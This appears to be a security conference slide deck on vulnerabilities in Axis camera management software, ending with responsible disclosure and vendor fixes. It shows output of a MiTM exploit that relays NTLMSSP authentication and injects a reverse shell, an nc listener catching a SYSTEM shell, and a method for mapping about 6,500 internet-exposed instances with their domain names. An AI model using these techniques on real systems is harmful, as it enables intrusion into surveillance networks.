
```
[root@localhost axis]# python3 mitm_exploit.py
[+] Setting up MiTM listener!
[+] Received connection from client! forwarding to server
[+] Forwarding NTLMSSP Challenge/Response
[+] Auth completed! Injection RevShell payload
[+] You should get reverse shell any minute now!
[root@localhost axis]#
```

AcsService.exe	NT AUTHORITY\...
conhost.exe	NT AUTHORITY\...
powershell.exe	NT AUTHORITY\...
conhost.exe	NT AUTHORITY\...

```
[root@localhost axis]# nc -lvp 5050
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::5050
Ncat: Listening on 0.0.0.0:5050
Ncat: Connection from 10.10.7.57.
Ncat: Connection from 10.10.7.57:54098.
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

# And Then - Pivot to Cameras!






**Understanding the Aftereffect!**

# Internet-Exposed Instances

- Using internet scanning services (Shodan, Censys) - we discover ~6,500 exposed devices!!
  - Almost 4,000 in the US!



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Microsoft Windows SFWL (40510) Geor  
network.device.vpn network.device  
80/HTTP 500/IKE  
55757/HTTP

VIVACOM-AS BULGARIA (remote-access login-page network-administration c  
80/HTTP 123/NTP  
7563/HTTP 7609/HTTP  
9090/HTTP 22331/HTTP  
55764/UNKNOWN 55765/HTTP

ATT-INTERNET4 (7018) ics default-landing-page file-sharing bootstrap jq  
7/EIP 13/DAYTIME  
135/DCERPC 137/NETBIOS  
1801/MSMQ 2103/DCERPC


# Mapping Targets

- Because the server uses **NTLMSSP** - it advertises its domain!
- We can simply connect to an instance and **query it**
- creating a map of ~**6,500** instances

	A	B	C	D	E	F	G
1	server_ip	server_port	ad_domain_name	server_name	dns_domain_name	fqdn	parent_dns_domain
510	7	55	LEN-P3	LEN-P3	Len	Lenovo-P3	None
511	1	4 55	S	ERO1	s	01.	.com
512	7	55	S		SE	SE	None
513	1	55	MA04	CE04	f04	04	None
514	2	55	RCC	01	.local	.local	.local
515	7	55	LEN-2020	LBBC	L-2020	2020	2020
516	1	55	AXISNVR-S	AXISM	AXISNVR-S	AXISNVR-S	
517	1	55	EM A2	EMVI	E	AH	None
518	4	55	O-C01	OASIS	01	C01	None
519	1	55	W-E	WS	.local	.local	.local
520	6	55	AXISNVR-F	AXISM	AXISNVR-	AXISNVR-	None
521	1	6 55	SMCCAMSRSV2022	SMCCAMSRSV2022	SMCCAMSRSV2022	SMCCAM	None
522	1	55	DL600	D022	.com	.com	.com
523	8	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-	None
524	6	55	SUPERIOR	AXIS1	.local	axis1.s	.local
525	1	55	AXISNVR-	AXISNVR-S	AXISNVR-9	AXISNVR-S	None
526	1	55	DESKTOP	DESKTOP	DESKTOP-6	DESKTOP-1	
527	7	55	DVRA2	DVRA2	DVRA2	DVRA2	
528	1	55	IK-11	I-11	11	-11	None
529	1	0 55	CAMSRSV	S		R	
530	7	55	AXISNVR-	AXISNVR-E	AXISNVR-	AXISNVR-EJ	None
531	1	7 55	AXISNVR-	AXISNVR-C	AXISNVR-	AXISNVR-GI	None
532	2	55	MS27			MS	None
533	1	55	BARE01			Bare.	.local
534	8	55	LMM_7				None
535	2	55	C17			C1443	
536	6	55					
537	2	55					

# Remember this?

- ...
- **NTLMSSP**: Authentication method (Windows)
- **Hostname**: hostname of host
- ...



This includes  
**Domain!!**

```
Listening for incoming connections on port 55754

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N

CLIENT --> SERVER DATA:
NTLMSSP
ESKTOP-XXXXWORKGROUP

...
CLIENT --> SERVER DATA:
{
    "Request": {
        "Id": "JCuqIzL2fdAp",
        "Service": "VersionFacade",
        "Method": "get_ProductVersion"
    },
    "Parameters": {}
}
SERVER --> CLIENT DATA:
{
    "Response": {
        "Id": "JCuqIzL2fdAp",
        "Value": {
            "Id": "5vg9aykDfvh3",
            "Result": "5.57.33556"
        }
    }
}
```

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511	1	4 55	SER01	SER01	SER01	SER01	.com
512	7	55	SER01	SER01	SER01	SER01	None
513	1	55	MA04	MA04	MA04	MA04	None
514	2	55	RCC	RCC01	RCC01	RCC01	.local
515	7	55	LEN2020	LBBCA	LEN2020	LEN2020	
516	1	55	AXISNVR-S	AXISM	AXISNVR-S	AXISNVR-S	
517	1	55	EM-A2	EMVI	EM-AH	EM-AH	None
518	4	55	O-C01	OASIS	O-C01	O-C01	None
519	1	55	W-LE	WS	WS-local	WS-local	.local
520	6	55	AXISNVR-F	AXISM	AXISNVR-F	AXISNVR-F	None
521	1	6 55	SMCCAMSrv2022	SMCCAMSrv2022	SMCCAMSrv2022	SMCCAM	None
522	1	55	DI	DI-022	.com	.com	.com
523	8	55	L600	00	00	00	
524	6	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-	None
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533	1	55		MS27	MS	MS	None
534	8	55		BARE01	Bare	Bare.local	.local
535	2	55		LMM_7			None
536	6	55		CI7	C	C.com	.com
537	2	55		C1443	C	C	None

# Why so many exposed?

- Many countries **banned chinese-made** surveillance
- Remote access is need for this service
  - For multiple site installations, remote monitor etc...
- People believe the protocol is **secure** because it is **encrypted**



# Aftermath

- We reported all of these vulnerabilities to Axis Solutions
- They were **super professional** and fixed all of the vulnerabilities
  - Really! I've never got an email response within 10 minutes of reporting!
  - They've worked hard to fix everything, kudos to them!!

# Thank you



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